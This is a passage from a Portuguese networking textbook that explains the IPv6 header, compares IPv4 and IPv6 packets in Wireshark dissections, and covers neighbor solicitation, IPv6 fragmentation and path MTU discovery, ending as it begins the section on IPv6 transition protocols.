


Figura 7.18 – As partes de um endereço IPv6 unicast global.

O IPv6 oferece muito mais eficiência que o IPv4 no que se refere ao roteamento de pacotes aos seus destinos e quanto ao uso eficaz do espaço de endereços. Essa eficiência se deve ao intervalo maior de endereços disponíveis e ao uso de endereçamento de link local e global junto com identificadores de host únicos.

**NOTA** É fácil para você diferenciar visualmente endereços IPv6 e IPv4, mas muitos programas não são capazes de fazê-lo. Se for necessário especificar um endereço IPv6, algumas aplicações, como navegadores ou utilitários de linha de comando, exigem a inserção de colchetes em torno do endereço, assim: [1111::2222:333:44:5:ffff]. Esse requisito nem sempre está bem documentado e tem sido motivo de frustração para muitas pessoas quando conhecem o IPv6.

## Estrutura do pacote IPv6

A estrutura do cabeçalho IPv6 aumentou para oferecer suporte a mais recursos, mas também foi concebida para facilitar um parse. Em vez de ter tamanho variável com um campo de tamanho de cabeçalho que precise ser verificado para fazer seu parse, os cabeçalhos agora têm um tamanho fixo de 40 bytes. Opções adicionais são fornecidas por meio de extensões ao cabeçalho. A vantagem está no fato de a maioria dos roteadores precisar processar apenas o cabeçalho de 40 bytes para encaminhar o pacote.

Como vemos na Figura 7.19, o cabeçalho IPv6 apresenta os campos a seguir:

**Versão (Version)** A versão de IP usada (é sempre 6 para IPv6).

**Classe de tráfego (Traffic Class)** Usado para priorizar determinadas classes de tráfego.

**Rótulo do fluxo (Flow Label)** Usado por uma origem para nomear um conjunto de pacotes que pertençam ao mesmo fluxo. Esse campo geralmente é usado para gerenciamento de QoS (Quality of Service, ou Qualidade de Serviço) e para garantir que os pacotes que façam parte do mesmo fluxo sigam o mesmo caminho.

**Tamanho do payload (Payload Length)** O tamanho do payload de dados após o cabeçalho IPv6.

**Próximo cabeçalho (Next Header)** Identifica o cabeçalho de camada 4 que encapsula o cabeçalho IPv6. Esse campo substitui o campo Protocolo (Protocol) do IPv4.

**Límite de hops (Hop Limit)** Define o tempo de vida do pacote, medido em hops

(saltos) pelos roteadores. Esse campo substitui o campo TTL do IPv4.

**Endereço IP de origem (Source IP Address)** O endereço IP do host que enviou o pacote.

**Endereço IP de destino (Destination IP Address)** O endereço IP do destino do pacote.

IPv6 (Internet Protocol Version 6, ou Protocolo do Internet Versão 6)						
Offset	Octeto	0	1	2	3	
Octeto	Bit	0–3	4–7	8–11	12–15	16–23
0	0	Versão	Classe de tráfego			Rótulo do fluxo
4	32	Tamanho do payload			Próximo cabeçalho	Límite de hops
8	64	Endereço IP de origem				
12	96					
16	128					
20	160					
24	192	Endereço IP de destino				
28	224					
32	256					
36	288					

Figura 7.19 – Estrutura do pacote IPv6.

Vamos comparar um pacote IPv4 com um pacote IPv6 a fim de analisar algumas diferenças observando o arquivo *http\_ip4and6.pcapng*. Nessa captura, um servidor web foi configurado para escutar conexões tanto IPv4 quanto IPv6 no mesmo host físico. Um único cliente configurado com endereços tanto IPv4 quanto IPv6 navegou em um servidor usando cada um de seus endereços de forma independente e fez download da página *index.php* usando HTTP com a aplicação curl (Figura 7.20).




Figura 7.20 – Conexões entre os mesmos hosts físicos usando diferentes versões de IP.

Ao abrir a captura, você verá prontamente quais pacotes pertencem a qual conversa com

base nos endereços nas colunas Source (Origem) e Destination (Destino) na área Packet List (Lista de pacotes). Os pacotes de 1 a 10 representam o stream IPv4 (stream 0), enquanto os pacotes de 11 a 20 representam o stream IPv6 (stream 1). Podemos filtrar cada um desses streams a partir da janela Conversations (Conversas) ou fornecendo **tcp.stream == 0** ou **tcp.stream == 1** na barra de filtro.

Discutiremos o HTTP – o protocolo responsável por servir páginas web na internet – com detalhes no Capítulo 8. Nesse exemplo, basta observar que a tarefa de servir páginas web permanece consistente, independentemente do protocolo de rede usado na camada inferior. O mesmo pode ser dito sobre o TCP, que também funciona de forma consistente. Esse é um ótimo exemplo de encapsulamento em ação. Embora o IPv4 e o IPv6 funcionem de modo diferente, os protocolos em camadas distintas não são afetados.

A Figura 7.21 apresenta uma comparação lado a lado entre dois pacotes com a mesma função – os pacotes 1 e 11. Ambos são pacotes TCP SYN que servem para iniciar uma conexão do cliente para o servidor. As seções Ethernet e TCP desses pacotes são quase idênticas. No entanto, as seções IP são totalmente diferentes.

- Os formatos dos endereços de origem e de destino são diferentes z~.
- O pacote IPv4 tem 74 bytes com um tamanho total de 60 bytes u, que inclui tanto o cabeçalho IPv4 quanto o payload e um cabeçalho Ethernet de 14 bytes. O pacote IPv6 tem 96 bytes com um payload IPv6 de 40 bytes { e um cabeçalho IPv6 separado de 40 bytes junto com o cabeçalho Ethernet de 14 bytes. O cabeçalho IPv6 tem 40 bytes, que é o dobro do cabeçalho IPv4 com 20 bytes, para acomodar o tamanho maior do endereço.
- O IPv4 identifica o protocolo com o campo Protocolo (Protocol) x, enquanto o IPv6 o identifica com o campo Próximo cabeçalho (Next header, que também pode ser usado para especificar cabeçalhos de extensão) |.
- O IPv4 tem um campo TTL w, enquanto o IPv6 oferece a mesma funcionalidade com o campo Limite de hops (Hop limit) }.
- O IPv4 inclui um valor de checksum do cabeçalho y, o que não ocorre no IPv6.
- O pacote IPv4 não está fragmentado, porém continua incluindo valores para essas opções v. O cabeçalho IPv6 não contém essas informações porque se uma fragmentação for necessária, ela será implementada em um cabeçalho de extensão.

Wireshark - Packet 1 · http\_ip4and6

```

> Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
> Ethernet II, Src: VMware_d3:46:dd (00:0c:29:d3:46:dd), Dst: VMware_1f:a7:55 (00:0c:29:1f:a7:55)
  Internet Protocol Version 4, Src: 172.16.16.140, Dst: 172.16.16.139
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
      0000 00.. - Differentiated Services Codepoint: Default (0)
      .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
    ❶ Total Length: 60
    Identification: 0xfadfd (64223)
    Flags: 0x02 (Don't Fragment)
      ❷ 0.... .... = Reserved bit: Not set
      .1... .... = Don't fragment: Set
      ...0. .... = More fragments: Not set
    Fragment offset: 0
    ❸ Time to live: 64
    ❹ Protocol: TCP (6)
    ❺ Header checksum: 0xc6a4 [validation disabled]
      [Good: False]
      [Bad: False]
    Source: 172.16.16.140
    ❻ Destination: 172.16.16.139
      [Source GeoIP: Unknown]
      [Destination GeoIP: Unknown]
  > Transmission Control Protocol, Src Port: 53350 (53350), Dst Port: 80 (80), Seq: 0, Len: 0

```

No.: 1 · Timer: 0.000000 · Source: 172.16.16.140 · Destination: 172.16.16.139 ... [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK\_PERM=1 TSval=417021 TSecr=0 N

[Close](#) [Help](#)

Wireshark - Packet 11 · http\_ip4and6

```

> Frame 11: 94 bytes on wire (752 bits), 94 bytes captured (752 bits)
> Ethernet II, Src: VMware_d3:46:dd (00:0c:29:d3:46:dd), Dst: VMware_1f:a7:55 (00:0c:29:1f:a7:55)
  Internet Protocol Version 6, Src: 2001:db8:1:2::1002, Dst: 2001:db8:1:2::1000
    0110 .... = Version: 6
    .... 0000 0000 .... .... .... .... = Traffic class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... 0000 00.. .... .... .... .... = Differentiated Services Codepoint: Default (0)
    .... .... ..00 .... .... .... .... = Explicit Congestion Notification: Not ECN-Capable Transport (0)
    .... .... .... 0000 0000 0000 0000 = Flowlabel: 0x00000000
    ❼ Payload length: 40
    ❽ Next header: TCP (6)
    ❾ Hop limit: 64
    Source: 2001:db8:1:2::1002
    ❿ Destination: 2001:db8:1:2::1000
      [Source GeoIP: Unknown]
      [Destination GeoIP: Unknown]
  > Transmission Control Protocol, Src Port: 35023 (35023), Dst Port: 80 (80), Seq: 0, Len: 0

```

No.: 11 · Timer: 4.999280 · Source: 2001:db8:1:2::1002 · Destination: 2001:db8:1:2::1000 ... [SYN] Seq=0 Win=28800 Len=0 MSS=1440 SACK\_PERM=1 TSval=418281 TSecr=0 N

[Close](#) [Help](#)

Figura 7.21 – Uma comparação lado a lado entre pacotes IPv4 (parte superior) e IPv6 (parte inferior) executando a mesma função.

Fazer comparações lado a lado entre tráfego IPv4 e IPv6 é uma ótima maneira de apreciar por completo a diferença nos modos de funcionamento dos dois protocolos.

## Solicitação de vizinhos e ARP

Quando discutimos as diferentes classificações do tráfego anteriormente, listei unicast, multicast e anycast, mas não mencionei tráfego broadcast. O IPv6 não aceita tráfego broadcast porque este é visto como um mecanismo ineficiente para transmissão. Como não há broadcast, o ARP não pode ser usado pelos hosts para encontrar uns aos outros em uma rede. Desse modo, como os dispositivos IPv6 descobrem uns aos outros?

A resposta está em um novo recurso chamado *solicitação de vizinhos*: uma função do NDP (Neighbor Discovery Protocol, ou Protocolo de Descoberta de Vizinhos), que utiliza ICMPv6 (será discutido na última seção deste capítulo) para fazer seu trabalho adicional. Para executar essa tarefa, o ICMPv6 utiliza multicast, que é um tipo de comunicação em que apenas hosts que se inscreverem para um stream de dados o receberão e o processarão. O tráfego multicast pode ser identificado rapidamente porque tem seu próprio espaço IP reservado (ff00::/8).

Embora o processo de resolução de endereços dependa de um protocolo diferente, esse continua usando um fluxo de trabalho bem simples de requisição/resposta. Por exemplo, vamos considerar um cenário em que um host cujo endereço IPv6 é 2001:db8:1:2::1003 queira se comunicar com outro host identificado pelo endereço 2001:db8:1:2::1000. Assim como no caso do IPv4, o dispositivo de origem deve ser capaz de determinar o endereço de camada de link (MAC) do host com o qual deseja se comunicar, pois essa é uma comunicação interna à rede. Esse processo está descrito na Figura 7.22.

Nesse processo, o host 2001:db8:1:2::1003 envia um pacote Neighbor Solicitation, isto é, de Solicitação de Vizinho (ICMPv6 tipo 135) a todos os dispositivos da rede via multicast perguntando: “Qual é o endereço MAC do dispositivo cujo endereço IP é 2001:db8:1:2::1000? Meu endereço MAC é 00:0C:29:2f:80:31”.

O dispositivo com esse endereço IPv6 receberá essa transmissão multicast e responderá ao host de origem com um pacote Neighbor Advertisement, isto é, de Anúncio de Vizinho (ICMPv6 tipo 136). Esse pacote diz: “Oi, meu endereço de rede é 2001:db8:1:2::1000 e meu endereço MAC é 00:0c:29:1f:a7:55”. Depois que essa mensagem é recebida, a comunicação pode começar.

Podemos ver esse processo em ação no arquivo de captura *icmpv6\_neighbor\_solicitation.pcapng*. Essa captura incorpora o exemplo que acabamos de discutir, em que 2001:db8:1:2::1003 quer se comunicar com 2001:db8:1:2::1000. Observe o primeiro pacote e expanda a parte ICMPv6 na janela Packet Details (Figura 7.23) para ver que o pacote é do tipo ICMP 135 v e foi enviado de 2001:db8:1:2::1003 para o endereço de multicast ff02::1:ff00:1000 u. O host de origem forneceu o endereço IPv6 de destino com o qual queria se comunicar w, juntamente com seu próprio endereço MAC de camada 2 x.




Figura 7.22 – Processo de solicitação de vizinhos para resolução de endereços.

A resposta à solicitação se encontra no segundo pacote no arquivo de captura. A expansão da parte ICMPv6 na janela Packet Details (Figura 7.24) revela que esse pacote é do tipo ICMP 136 v, foi enviado de 2001:db8:1:2::1000 de volta para 2001:db8:1:2::1003 u e contém o endereço MAC 00:0c:29:1f:a7:55 associado a 2001:db8:1:2::1000 w.

Quando esse processo é concluído, 2001:db8:1:2::1003 e 2001:db8:1:2::1000 começam a se comunicar normalmente com pacotes de requisição e resposta de eco ICMPv6, indicando que o processo de solicitação de vizinho e a resolução de endereços da camada de link foram bem-sucedidos.

Wireshark · Packet 1 · icmpv6\_neighbor\_solicitation

```

> Frame 1: 86 bytes on wire (688 bits), 86 bytes captured (688 bits)
> Ethernet II, Src: VMware_2f:80:31 (00:0c:29:2f:80:31), Dst: IPv6mcast_ff:00:10:00 (33:33:ff:00:10:00)
  Internet Protocol Version 6, Src: 2001:db8:1:2::1003, Dst: ff02::1:ff00:1000
    0110 .... = Version: 6
    .... 0000 0000 .... .... .... = Traffic class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... .... 0000 0000 0000 0000 = Flowlabel: 0x00000000
    Payload length: 32
    Next header: ICMPv6 (58)
    Hop limit: 255
  ❶ Source: 2001:db8:1:2::1003
  ❶ Destination: ff02::1:ff00:1000
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
  Internet Control Message Protocol v6
    Type: Neighbor Solicitation (135) ❷
    Code: 0
    Checksum: 0x44b7 [correct]
    Reserved: 00000000
    Target Address: 2001:db8:1:2::1000 ❸
  ICMPv6 Option (Source link-layer address : 00:0c:29:2f:80:31)
    Type: Source link-layer address (1)
    Length: 1 (8 bytes)
    Link-layer address: VMware_2f:80:31 (00:0c:29:2f:80:31) ❹

```

No.: 1 · Time: 0.000000 · Source: 2001:db8:1:2::1003 · Destination: ff02::1:ff00:1000 · Proto: v6 · Length: 86 · Info: Neighbor Solicitation for 2001:db8:1:2::1000 from 00:0c:29:2f:80:31

Close Help

*Figura 7.23 – Um pacote de solicitação de vizinho.*

Wireshark · Packet 2 · icmpv6\_neighbor\_solicitation

```

> Frame 2: 86 bytes on wire (688 bits), 86 bytes captured (688 bits)
> Ethernet II, Src: VMware_1f:a7:55 (00:0c:29:1f:a7:55), Dst: VMware_2f:80:31 (00:0c:29:2f:80:31)
  Internet Protocol Version 6, Src: 2001:db8:1:2::1000, Dst: 2001:db8:1:2::1003
    0110 .... = Version: 6
    .... 0000 0000 .... .... .... = Traffic class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... .... 0000 0000 0000 0000 = Flowlabel: 0x00000000
    Payload length: 32
    Next header: ICMPv6 (58)
    Hop limit: 255
  ❶ Source: 2001:db8:1:2::1000
  ❶ Destination: 2001:db8:1:2::1003
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
  Internet Control Message Protocol v6
    Type: Neighbor Advertisement (136) ❷
    Code: 0
    Checksum: 0x8beb [correct]
    Flags: 0x60000000
      0... .... .... .... .... .... = Router: Not set
      .1.. .... .... .... .... .... = Solicited: Set
      ..1. .... .... .... .... .... = Override: Set
      ...0 0000 0000 0000 0000 0000 = Reserved: 0
    Target Address: 2001:db8:1:2::1000
  ICMPv6 Option (Target link-layer address : 00:0c:29:1f:a7:55)
    Type: Target link-layer address (2)
    Length: 1 (8 bytes)
    Link-layer address: VMware_1f:a7:55 (00:0c:29:1f:a7:55) ❸

```

No.: 2 · Time: 0.000267 · Source: 2001:db8:1:2::1000 · Destination: 2001:db8:1:2::1003 · Info: Neighbor Advertisement 2001:db8:1:2::1000 (sol, ovr) is at 00:0c:29:1f:a7:55

Close Help

*Figura 7.24 – Um pacote de anúncio de vizinho.*

## Fragmentação IPv6

O suporte à fragmentação estava incluído no cabeçalho IPv4 porque garantia que pacotes pudessem atravessar todo tipo de rede em uma época em que as MTUs de rede variavam enormemente. No IPv6, a fragmentação é menos usada, portanto as opções que oferecem suporte a ela não foram incluídas no cabeçalho IPv6. Espera-se que um dispositivo transmitindo pacotes IPv6 execute um processo chamado *descoberta de MTU* para determinar o tamanho máximo dos pacotes que podem ser enviados antes de realmente enviá-los. Na eventualidade de um roteador receber um pacote que seja grande demais para a MTU da rede à qual ele está sendo encaminhado, o pacote será descartado e uma mensagem ICMPv6 Packet Too Big (Pacote grande demais, tipo 2) será devolvida ao host de origem. Ao recebê-la, o host de origem tentará reenviar o pacote com uma MTU menor, caso essa ação seja aceita pelo protocolo de camada superior. Esse processo se repetirá até que uma MTU pequena o suficiente seja alcançada ou até que o payload não possa mais ser fragmentado (Figura 7.25). Um roteador jamais será responsável por fragmentar pacotes por conta própria; o dispositivo de origem é responsável por determinar uma MTU apropriada para o caminho de transmissão e por fragmentar de modo apropriado.




Figura 7.25 – Descoberta de path MTU no IPv6.

Se o protocolo de camada superior utilizado em conjunto com o IPv6 não puder limitar o tamanho do payload do pacote, uma fragmentação ainda deverá ser usada. Um cabeçalho de extensão para fragmentação pode ser adicionado ao pacote IPv6 para oferecer suporte a esse cenário. Você verá um exemplo de captura que mostra a fragmentação IPv6 no arquivo chamado *ipv6\_fragments.pcapng*.

Como o dispositivo receptor tem uma MTU menor que a do dispositivo que envia os dados, há dois pacotes fragmentados para representar cada requisição de eco e resposta ICMPv6 no arquivo de captura. A Figura 7.26 mostra o cabeçalho de fragmentação do primeiro pacote.




Figura 7.26 – Uma extensão de cabeçalho para fragmentos no IPv6.

O cabeçalho de extensão com 8 bytes contém todas as mesmas propriedades de fragmentação que se encontram em um pacote IPv4, como Fragment offset (Offset do fragmento) v, a flag More Fragments (Mais fragmentos) w e o campo Identification (Identificação) x. Em vez de estarem presentes em todos os pacotes, essas informações são acrescentadas somente no final dos pacotes que exigem fragmentação. Esse processo mais eficiente permite ainda que o sistema receptor recomponha os fragmentos de forma apropriada. Além do mais, se esse cabeçalho de extensão estiver presente, o campo Next header (Próximo cabeçalho) apontará para o cabeçalho de extensão, não para o protocolo que faz o encapsulamento u.

## Protocolos de transição para IPv6

Endereços IPv6 tratam um problema bastante real, porém sua adoção tem sido lenta por causa do esforço necessário para fazer a transição da infraestrutura de rede. Para facilitar essa transição, vários protocolos permitem que a comunicação IPv6 use túneis por redes que aceitem somente comunicação IPv4. Nesse sentido, o tunelamento significa que a comunicação IPv6 será encapsulada na comunicação IPv4, assim como outros protocolos podem ser encapsulados. O encapsulamento geralmente é feito de três maneiras:

**Roteador para roteador** Usa um túnel para encapsular tráfego IPv6 dos hosts transmissores e receptores em suas redes sobre uma rede IPv4. Esse método permite que redes inteiras se comuniquem com IPv6 sobre links IPv4 intermediários.

